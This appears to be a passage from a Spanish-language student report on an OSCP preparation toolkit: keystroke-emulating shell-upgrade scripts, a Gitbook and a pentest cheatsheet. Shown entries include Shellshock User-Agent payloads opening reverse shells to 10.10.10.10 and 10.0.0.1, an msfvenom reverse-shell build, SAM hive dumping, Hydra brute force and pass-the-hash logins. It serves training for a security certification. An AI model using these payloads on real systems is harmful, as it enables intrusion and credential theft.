Sobre su funcionamiento es simple, dentro del script (*Quizás hagan falta instalar las librerías que usa el script con python3 si no se tienen instaladas*) cuando se lanza emula las pulsaciones de teclado necesarias para convertir una shell en una shell interactiva, esto ejecuta el muy conocido **python -c 'import pty;pty.spawn("/bin/bash")'** calculando para ello la versión de Python instalada con **"python"+version+" -c 'import pty; pty.spawn("/bin/bash")"**



```
1 from sys import argv
2 from pynput.keyboard import Key, Controller
3 from time import sleep
4 keyboard = Controller()
5 try:
6     version = argv[1]
7 except:
8     version = ""
9 sleep(3)
10 keyboard.type("python"+version+" -c 'import pty; pty.spawn("/bin/bash")'")
11 keyboard.press(Key.enter)
12 keyboard.release(Key.enter)
13 sleep(3)
14 keyboard.type("script /dev/null -c bash")
15 keyboard.press(Key.enter)
16 keyboard.release(Key.enter)
17 sleep(3)
```


Ilustración 14 *inter.py*

Esto se puede realizar cómodamente poniendo **“inter”** en una terminal, y se encargara de todo el proceso, no necesitamos estar en la ruta, basta con abrir una terminal nueva desde cualquier parte y escribimos **“inter”** pero para que esto funcione se tiene que añadir un alias en el **“.bashrc”**

Esto en mi caso, al ser usuario root está en:

**/root/.bashrc**

Y lo podemos o bien añadir como una función propiamente dicha.



```
122
123 function takito(){
124     python3 /opt/tty.py
125 }
126
127 function inter1 (){
128     python3 /opt/AmatheraeWorld/inter.py
129 }
```

Ilustración 15 *Function inter1*


O bien como un Alias

```
130 alias inter='python3 /opt/AmatheraeWorld/inter.py'
131 alias takito1='python3 /opt/tty.py'
```

Ilustración 16 Alias inter

[tty.py](#)

Este script hace lo mismo que el anterior pero los comandos que ejecuta son un poco distintos, por si acaso el anterior nos da problemas.



```
1 from sys import argv
2 from pynput.keyboard import Key, Controller
3 from time import sleep
4 keyboard = Controller()
5 try:
6     version = argv[1]
7 except:
8     version = ""
9 sleep(3)
10 keyboard.type("python"+version+" -c 'import pty; pty.spawn(\"/bin/bash\")'")
11 keyboard.press(Key.enter)
12 keyboard.release(Key.enter)
13 sleep(2)
14 keyboard.press(Key.ctrl)
15 keyboard.press('z')
16 keyboard.release(Key.ctrl)
17 keyboard.release('z')
```

Ilustración 17 tty.py


Solamente pondré el código, ya que lo de la función y el alias es igual a las capturas anteriores, de hecho, sale también en dichas capturas el “*tty.py*”

Algo más que añadir de estas funciones que nos permiten obtener shells interactivas es que también hacen todo lo referente al tratamiento de la tty para hacerlas interactivas, tanto **inter.py** como **tty.py**

Tanto en la “**cheatsheet.xml**” como en el “**Gitbook**” Se encuentra la forma de hacer este proceso de forma manual, se puede buscar como “**TTY**”

## InterBash.py

Exactamente lo mismo que las 2 anteriores, solamente que se basa en el uso de Bash en vez de Python, por si la maquina objetivo no tiene python2 ni python3 instalado.



```
1 from sys import argv
2 from pynput.keyboard import Key, Controller
3 from time import sleep
4 keyboard = Controller()
5 try:
6     version = argv[1]
7 except:
8     version = ""
9 sleep(3)
10 keyboard.type("script /dev/null -c bash")
11 keyboard.press(Key.enter)
12 keyboard.release(Key.enter)
```

Ilustración 18 InterBash.py

<https://fackingamatherae.gitbook.io/cheatsheet/>

Este es mi “**Gitbook**” que se puede encontrar en el **readme.md** del **GitHub**

### README.md

# AmatheraeWorld

Mi Gitbook personal sobre pentesting enfocado a sacarse el OSCP en Español

<https://fackingamatherae.gitbook.io/cheatsheet/>

Ilustración 19 Gitbook

Como mencione anteriormente en la parte de la **cheatsheet** es la versión Online de esta, todo lo encontrado en la cheatsheet se puede encontrar en esta, con el consecuente trabajo que costo hacerla en 2 sitios diferentes de diferente forma pues; aunque contiene lo mismo el formato es diferente, aunque se verá más en profundidad en la fase de “**demonstración**”, al ser prácticamente lo mismo pondré algunas capturas de ejemplo para mostrarlo.



The image is a screenshot of a web application. On the left is a sidebar menu with various categories. The 'TTY' item is highlighted with a red box. The main content area has a title 'TTY' in a red-bordered box, followed by a subtitle 'Tratamiento de una TTY en una Shell cuando tenemos una conexión Netcat y nos funciona mal.' Below this is a section 'Para realizar un tratamiento de la TTY' containing a code block with a script to create a TTY shell. A note explains that [Ctrl Z] is Control + Z and that the 'reset' command is used to restart the process. Another section 'Generar una TTY Shell' shows a URL 'https://netsec.ws/?p=337'. A final section 'Script metido en Bashrc que nos permite obtener una shell interactiva automáticamente' shows the command 'inter'.

Scripting

Diferencias Concatenar

Diccionarios

Conceptos

Python

Criptografía & Encode/Decode

Powershell

CMD Windows

Searchsploit

Cheatsheet

Github

SSH / SCP / Plink

FTP

mRemoteNG

Otros

Qemu

**TTY**

FASES PENTESTING

Reconocimiento & Información >

Enumeración & Escaneos >

Explotación & Post-Explotación >

WEB PENTESTING

Interceptadores & Web >

Inyecciones >

Wireless >

## TTY

Tratamiento de una TTY en una Shell cuando tenemos una conexión Netcat y nos funciona mal.

### Para realizar un tratamiento de la TTY

```
1 script /dev/null -c bash
2 [Ctrl Z]
3 stty raw -echo
4 reset
5 export TERM=xterm
6 export SHELL=bash
7 fg
```

[Ctrl Z] = Control + Z

Aunque no se vea escribir la palabra reset, la esta escribiendo, escribirla y presionar enter

### Generar una TTY Shell

```
https://netsec.ws/?p=337
```

### Script metido en Bashrc que nos permite obtener una shell interactiva automáticamente

```
inter
```

Ilustración 20 Ejemplo de TTY

Como se puede ver da algo de información sobre donde estamos, en este caso TTY, y nos da una explicación sobre su finalidad o para que se usa esto, en este caso ***“para el tratamiento de una Shell cuando tenemos una conexión de netcat y nos funciona mal”***

FTP

mRemoteNG

Otros

Qemu

TTY

FASES PENTESTING

Reconocimiento & Información >

Enumeración & Escaneos >

Explotación & Post-Explotación >

WEB PENTESTING

Interceptadores & Web >

Inyecciones >

Wireless >

Aircrack Suite

Pyrit

Tshark

Wifi

RED TEAM

## Aircrack Suite

Uso de la Aircrack Suite para auditorias Wireless

Para comprobar y cerrar si están usando la interfaz

```
airmon-ng check kill
```

### Iniciar modo monitor

```
airmon-ng start wlan0
```

### Capturar paquetes en modo monitor

```
airodump-ng wlan0mon
```

Ilustración 21 Ejemplo de Aircrack Suite

Aquí podemos ver donde estamos, y una breve descripción del comando a usar por ejemplo.

Enumeración & Escaneos >

Nmap

Zenmap

Masscan

fastTCPScan

Furious

Netcat

Telnet

BannerGrabbing

BloodHound Enumeration AD

Subdominios

Enum4Linux

Nuclei

NBTScan

Finger

## Masscan

Potente escaner de puertos, muy rápido, Puede escanear muchas IP's a gran velocidad a diferencia de Nmap, se puede usar para detectar Equipos vulnerables a WannaCry o Doblepulsar

massscan para escanear un gran numero de IPs en un espacio corto de tiempo, como comprobar todas las maquinas que son vulnerables a MS17-010

```
masscan -p445 x.x.x.x/16 --rate=1000 -oX output.xml
```

```
cat ./output.xml | grep addr | cut -d "\"" -f4 > ips.txt
```

Ilustración 22 Ejemplo Masscan

What is this? | Que es esto?

INICIO

Inicio

General

KALI

Comandos

Maquinas & Labs

Localizar Cosas

Instalación Herramientas

Analizador de Virus

Scripting

Diferencias Concatenar

Diccionarios

Conceptos

Python

Criptografía & Encode/Decode

Powershell

CMD Windows

Searchsploit

Cheatsheet

## SSH / SCP / Plink

Comandos, y conceptos para tratar con SSH, SCP y Plink

**Tiene que tener minimo permisos chmod 600 si no nos dira que es insegura y no nos podremos autenticar**

```
ssh -i id_rsa usuario@IP
```

**i** Nos permite ssh sin contraseña con un certificado RSA

**En nuestra maquina teniendo levantado servicio ssh podemos usar el archivo de identificación rsa usuariocomprometido@localhost -p 4646 nos conectaremos al SSH que esta cerrado en la maquina comprometida**

```
ssh -R 4646:127.0.0.1:22 usuariolocal@IPLocal
```

*Ilustración 23 Ejemplo SSH / SCP / Plink*

Empire

CrackMapExec cme

Impacket

Shells

REG / NET / NETSTAT

Docker

ProxyChain

Evil-WinRm

DNS

Oracle

VNC

Exploits

Unquoted Service Path

Sparta / Legion

BOF / Immunity / Mona

## Unquoted Service Path

Ver si hay algún directorio donde podamos hacer una escalada de privilegios con Unquoted Service Path en Windows

**Para descubrir Unquoted Service Path y hacer una escalada de privilegios en Windows**

```
wmic service get name,displayname,pathname,startmode | findstr /i "auto" | findstr /i /
```

**i** msfvenom -p windows/shell\_reverse\_tcp LHOST=10.10.10.10 LPORT=9999 -f exe -e x86/shikata\_ga\_nai -o Advanced.exe

*Ilustración 24 Ejemplo Unquoted Service Path*

Active Directory / Directorio Activo >

Empire

CrackMapExec cme

Impacket

Shells

REG / NET / NETSTAT

Docker

ProxyChain

Evil-WinRm

DNS

Oracle

VNC

Exploits >

Unquoted Service Path

Sparta / Legion

BOF / Immunity / Mona

Lsass

QRL Jacking

MemCached

Elcomsoft

Socat

WEB PENTESTING

Interceptadores & Web >

Inyecciones >

Windows

## Evil-WinRm

Winrm servicio de administrador remoto de windows winrm esta activo 5985 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)

---

### Si esta el puerto 5985 levantado nos abra una powershell en la maquina

```
evil-winrm -u 'usuario' -p 'contraseña' -i IP
```

Winrm servicio de administrador remoto de windows winrm esta activo 5985 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)

---

### Conectarnos por winrm con usuario y contraseña

```
evil-winrm -i IP -u usuario -p contraseña
```

---

### Conectarnos por winrm con usuario y Hash

```
evil-winrm -i IP -u usuario -H Hash
```

Ilustración 25 Ejemplo Evil-WinRm

Tenemos una breve descripción de lo que estamos viendo en cada apartado, un resumen para que se usa el comando y el comando en sí, que podemos copiar y pegar.

## REG / NET / NETSTAT

Todas las cosas útiles que hay que saber sobre cosas del registro y del manejo de NET por CMD para administrar y configurar Windows por línea de comandos, uso de Netstat en Linux para ver conexiones

### Guardar una copia de la SAM

```
reg save HKLM\SAM sam.backup
```

### Guardar una copia de SYSTEM

```
reg save HKLM\SYSTEM system.backup
```

### Activar RDP por registro

```
reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDeny
```

#### CONTENIDOS

Guardar una copia de la SAM

Guardar una copia de SYSTEM

Activar RDP por registro

Para crear un nuevo recurso de r...

Añadir usuario al grupo de regis...

Nos dice si el puerto esta abiert...

Crea el grupo de escritorio remoto

Ver las propiedades de la cuenta

Para listar los usuarios que pert...

Para ver las conexiones estable...

Ver una clave de registro con re...

Para ver el estado del firewall

Nuevo comando para ver el esta...

Para meter un usuario en el gru...

Para añadir un programa y que s...

Para ocultar la cuenta del usuari...

Servicios levantados en este mo...

Para permitir acceder al registro...

netsh Nos permite hacer de pro...

Nos saca las conexiones TCP c...

Ilustración 26 Tabla de contenido

En todas las secciones o apartados, a la derecha tenemos una tabla de contenido donde podemos ver todos los elementos de la lista que se encuentran en dicha sección, en este caso el apartado es **“REG / NET / NETSTAT”** y podemos ver la lista de contenido que tiene dicho apartado a la derecha, si pulsamos sobre alguno de ellos nos llevara a su correspondiente item en caso de que la lista fuera muy larga y no se viera a simple vista.

### Crea el grupo de escritorio remoto

```
NET LOCALGROUP "Remote Desktop Users" /ADD
```

secpol.msc "Permitir inicio de sesión a pesar de Servicios de Escritorio Remoto"

### Ver las propiedades de la cuenta

```
net user usuario
```

#### CONTENIDOS

Guardar una copia de la SAM

Guardar una copia de SYSTEM

Activar RDP por registro

Para crear un nuevo recurso de r...

Añadir usuario al grupo de regis...

Nos dice si el puerto esta abiert...

Crea el grupo de escritorio remoto

Ver las propiedades de la cuenta

Para listar los usuarios que pert...

Para ver las conexiones estable...

Ver una clave de registro con re...

Para ver el estado del firewall

Nuevo comando para ver el esta...

Para meter un usuario en el gru...

Ilustración 27 Navegando por la tabla de contenido

## General

Aquí están los artículos de esta sección:

### KALI

Todo lo relacionado con comandos y cosas de Kali y algunas cosas interesantes

### Comandos

Otros comandos interesantes de Linux, que a priori funcionan en otras distros sin necesidad de que sean Kali Linux. Hace...

### Maquinas & Labs

Paginas de Maquinas y Laboratorios para practicar

### Localizar Cosas

Comandos para localizar todo tipo de cosas

### Instalación Herramientas

Instalación de todo tipo de herramientas que se pueden llegar a utilizar, todas las herramientas de terceros se instalan...

### Analizador de Virus

Paginas para analizar virus y muestras

### Scripting

Ejemplos de scripts, los scripts ya completos y listos están en mi Github

### Diferencias Concatenar

Muestra las diferencias que hay entre los distintos tipos de concatenar.

Ilustración 28 Artículos de la sección General

Aquí se pueden ver todos los artículos que componen una sección, en este caso la sección general, nos muestra la lista de artículos que la componen, junto con una breve descripción de lo que vamos a encontrar en las mismas.




Ilustración 29 Todos los artículos Padre

Aquí se pueden observar las secciones padres donde todo lo demás está contenido en ellas, sus secciones hijas que vimos en la captura de arriba.




Ilustración 30 GitHub

En todas las secciones o artículos, en cualquier parte de la página del Gitbook se puede observar arriba escrito la palabra **“GitHub” en verde**, si lo pulsamos nos llevara a mi GitHub a la parte del esqueleto AmatheraeWorld.

Como bien dije anteriormente me gustan las referencias, juegos de palabras, easter egg y cosas ocultas, y este script tiene varias de ellas empezando por el nombre, pero su funcionalidad es la de ayudarnos en la escalada de privilegios en Linux, es muy básico, pero sencillo, y nos comprueba entre otras cosas:

- **Tareas Crons**, Nos lista tareas Crons programadas de varias formas, así como temporizadores y cuanto les queda.
- **Tiempo real**, Archivos, lo que contienen, su tamaño, por si cambia con alguna tarea Cron.
- **Archivos de configuración y backup**, Nos busca y encuentra todos los archivos de configuración y como plus nos puede buscar si hay credenciales dentro.
- **SUID vulnerable**, Nos busca ficheros SUID, y nos compara los ficheros SUID con los vulnerables para saber si podemos explotarlos.
- **Ejecuciones sudo**, Nos dice si alguna de las cosas que podemos ejecutar como sudo se puede usar para escalar privilegios.
- **Modo voy a tener suerte**, Modo automático, el cual lanza todo y nos dice o nos da pistas de por dónde podría hacerse una escalada de privilegios.

Estas son algunas de las funcionalidades que incluye y mas que se añadirán más adelante.

Hay previsión de expandir funcionalidades para que detecte otro tipo de cosas, como versiones vulnerables, como si la versión de sudo instalada es vulnerable, corregir algún que otro bug, pero que por temas de tiempo han sido imposibles de corregir o implementar, pero como se dijo, esta herramienta se ira actualizando con nuevas funciones y arreglando bug en el futuro, y que podrá ser actualizada de la misma forma que el resto, a través de **“GitRepoInstall\_update.sh”**



ADME.md

```
===== ( Cromit v1.8 26/8/2020 ) =====
```

```
[777] Chronormu --> Un voy a tener suerte con la escalada de privilegios Alle voy!
```

OSCP FOR DUMMIES | Kevin López @Amatherae in Telegram

## 3.5 Demostración

Para la demostración, se probará el uso de lo siguiente:

- El Gitbook que será público, donde se pueden consultar comandos, aspectos en general, herramientas, escaladas de privilegios, con una estructura clara, definida y organizada de la información y su contenido. Con un buscador que nos permitirá buscar lo que necesitemos, introduciendo un comando, palabra, sintaxis...
- El Excel que contiene lo mismo que el Gitbook, pero para que se pueda consultar offline, por si acaso no se dispone en ese momento de conexión a internet. Estará disponible y se actualizará en mi Github. En el cual se demostrarán las diferencias con el Gitbook.
- Mi Github, que contiene repertorio de scripts y herramientas utilizados para realizar máquinas y preparar la OSCP y que se irá actualizando con nuevos conocimientos con el paso del tiempo al igual que el Gitbook y el Excel. En dicho Github se puede encontrar Scripts y Herramientas que no vienen por defecto en Kali y que nos ayudaran a hacer máquinas. Así que se probara el script "One Click Script" "GitRepoInstall\_Update" Que nos permitirá descargar todo lo necesario del Github con un solo comando y mantenerlo actualizado también con un comando, para que siempre este actualizado todo.
- Mi Script Cromit, un script hecho en Bash, que nos permitirá ahorrar tiempo, al buscar contraseñas dentro de archivos de configuración y backup, nos enseñara posibles caminos para escalar privilegios, nos mostrara si hay tareas programas o crons y otras cosas que en definitiva nos ayudaran ahorrar tiempo y encontrar una posible escalada de privilegios. Este script propio estará también disponible en el Github y también se irá actualizando con nuevas versiones y corrigiendo bugs. Este pequeño Script, ya se puede ver un poco en las tareas de verano en los videos que desarrolle en verano sobre escalada de privilegios.

Esto nos permitirá preparar a los alumnos y futuros alumnos del master, ya que está enfocado a que ayude a próximas generaciones, a tener documentación sobre cómo afrontarlo, ya que se trata de que se siga actualizando cada vez que yo aprenda algo. Tales como cosas que alomejor no entran dentro del ámbito, como Wifi, Red Team, Reversing.... Pero que valen para el futuro o que pueden ser útiles en máquinas con estenografía, ficheros pcap... Tener siempre un Cheatsheet que se descarga con mi Github en el cual pueden consultar offline y que siempre les acompañara en su máquina.

En resumen, lo que se demostrará será el Gitbook, Excel Cheatsheet, GitHub, Script propio Cromit. Dando un enfoque amplio a todos los temas tratados en el Master y que puede servir de referencia para el futuro. Preparando a nuevas generaciones para el OSCP y todo lo relacionado a la ciberseguridad y que seguirá actualizando en el futuro con nuevos aportes, referencias, pues es una BD de conocimiento que se ira y se seguirá

actualizando cada vez que aprenda o haga algo, ya que es y será mi BD de conocimiento principal y propia de lo que hago.

FTP

En **FTP** para mandar o descargar archivos ejecutabl...  
binary

Nos montamos una montura del **ftp** en el directorio ...  
curlftps anonymous:loquesea@172.20.0.118 \$(pwd)

Para cargar una Shell a traves de **FTP**  
put shell.aspx Luego queda adivinar donde se subio con un  
dirsearch

Para descargarnos las cosas del **FTP** de forma recursiva wget -  
r **ftp**://anonymous:loquesea@10.10.10.10 tree -a para ver...

Montar / Levantar Servidores

Montar un **FTP** en Python  
python -m pyftplib -21 -w pip install pyftplib si no esta  
instalado

Cracking

Crackeo de **FTP** con usuario y diccionario con Hydra  
hydra -t 2 -l Arthur -P Dicc2.txt -vV 172.20.0.191 **ftp**  
<https://www.zonasystem.com/2020/06/hydra-medusa-ncrack-password-cracking-a-servicios-por-fuerza-bruta-password-spraying.html>

SMB

Cliente parecido al **ftp** para acceder a recursos com...  
smbclient:

Ilustración 32 Búsqueda por FTP

Si realizamos una búsqueda por “FTP” porque nos encontramos con un FTP por ejemplo, la búsqueda nos arroja diferentes resultados, desde montar un servidor con FTP a través de Python, como hacer cracking a un servicio FTP, a como cargar una shell a través de FTP, podemos observar que en los resultados de las búsquedas nos dice a qué artículo o sección pertenece, en este caso se puede observar el nombre de la sección con una barra en verde a la izquierda, en la imagen esta remarcado con un cuadrado en rojo para referenciarlo, esto es una diferencia respecto al cheatsheet en Excel ya que en el Excel al buscar algo no te dice a qué sección pertenece.

## Crackeo de FTP con usuario y diccionario con Hydra

```
hydra -t 2 -l Arthur -P Dicc2.txt -vV 172.20.0.191 ftp
```



<https://www.zonasystem.com/2020/06/hydra-medusa-ncrack-password-cracking-a-servicios-por-fuerza-bruta-password-spraying.html>

*Ilustración 33 Cracking FTP con Hydra*

Una vez hayamos encontrado lo que estábamos buscando, en este ejemplo “**como realizar fuerza bruta a un servidor FTP a través de un diccionario**”, si pulsamos en la búsqueda que nos interesa, nos llevara a su sección correspondiente y al comando que hay que usar para dicho fin, si pulsamos en el botón de copiar el cual esta remarcado en la imagen con un cuadrado rojo, se nos copiara el comando para poder usarlo en nuestra terminal cambiando los datos que sean necesarios.

También se consigue el mismo efecto arrastrando y seleccionando el comando y pulsando el botón copiar o control +C

Una vez se ha visto el funcionamiento principal del Gitbook, se procederán con otro par de ejemplos para que quede claro.

Q bash restrin

× →

## Elevación de privilegios

Si al conectarnos por ssh al final ponemos **bash** nos...

rbash shell **restringida** de **bash** Buscar si no "rbash pentesting" para otras formas...

### Traer una Shell en **Bash** Python

python -c 'import pty;pty.spawn("/bin/**bash**")' Para salir de una prompt limitada. Podemos invocar la shell...

## Shells

### Traer una Shell en **Bash** Python

python -c 'import pty;pty.spawn("/bin/**bash**")' Para salir de una prompt limitada. Podemos invocar la shell...

## Comandos

Invocar una Shell Python3 **Bash** cuando tenemos un...

python3 -c 'import pty;pty.spawn("/bin/**bash**")' Para salir de una prompt limitada, hace falta que la...

Invocar una Shell Python **Bash** cuando tenemos un ...

python -c 'import pty;pty.spawn("/bin/**bash**")' Para salir de una prompt limitada, hace falta que la...

## SSH / SCP / Plink

Para conectarnos por SSH sin shell **restringida**

```
ssh user@10.10.10.10 -t "bash --noprofile"
```

*Ilustración 34 Bash Restringida*

Si por ejemplo nos encontramos en una bash restringida y queremos salir de ella, con poner en Gitbook “**bash restrin**” no hace ni terminar de escribir el comando, nos saca todo lo referente a bash restringidas, y como vemos tenemos diferentes opciones, incluida una previsualización desde la cual podemos ver el comando a usar, en la captura se ha remarcado en rojo para que sea más fácil distinguirla.

También podemos ver que tenemos diferentes opciones para salir de una bash restringida, desde importar una prompt con Python a las siguientes

### Para conectarnos por SSH sin shell restringida

```
ssh user@10.10.10.10 -t "bash --noprofile"
```



Ilustración 35 Forma N1

### Si al conectarnos por ssh al final ponemos bash nos dara una shell normal

```
ssh username@IP -t "/bin/sh" or "/bin/bash"
```




 rbash shell restringida de bash. Buscar si no "rbash pentesting" para otras formas de evasión o elevación de priv,

Ilustración 36 Forma N2




Ilustración 37 Shellshock



Si buscamos por “**shellshock**” por ejemplo, porque queremos ver como explotar un shellshock, como dije antes no hace falta terminarlo de escribir, nos mostrara primero los resultados más coincidentes, en este caso “shellshock”, y luego nos mostrara los resultados menos coincidentes como “**Shell**” ya que shellshock contiene la palabra Shell, por lo tanto, Gitbook realiza las búsquedas de mayor a menor coincidente, incluso nos nombra una máquina para practicar shellshock en HTB

## Mini ISO Tiny Core para practicar ShellShock

```
hackersclub.academy/hca.iso
```



## Ejemplo de ShellShock en el User-Agent con Shell reversa

```
User-Agent: () { ;; }; bash -i >& /dev/tcp/10.10.10.10/443 0>&1
```



## Explotación ShellShock

```
curl -H "User-Agent: () { ;; }; echo; /bin/bash -c 'bash -i >& /dev/tcp/10.10.10.10/443 0>&1'" http://example.com
```

## Ejemplo de ShellShock en el User-Agent con shell reversa

```
User-Agent: () { ;; }; /bin/bash -i >& /dev/tcp/10.0.0.1/443 0>&1
```



## Ejemplo de ShellShock con curl en el User-Agent de una web

```
curl -H "User-Agent: () { ;; }; /bin/bash -i >& /dev/tcp/10.0.0.1/443 0>&1" http://example.com
```

*Ilustración 38 Diferentes ejemplos ShellShock*

Nos muestra varios ejemplos de cómo explotar Shellshock.

## Cheatsheet

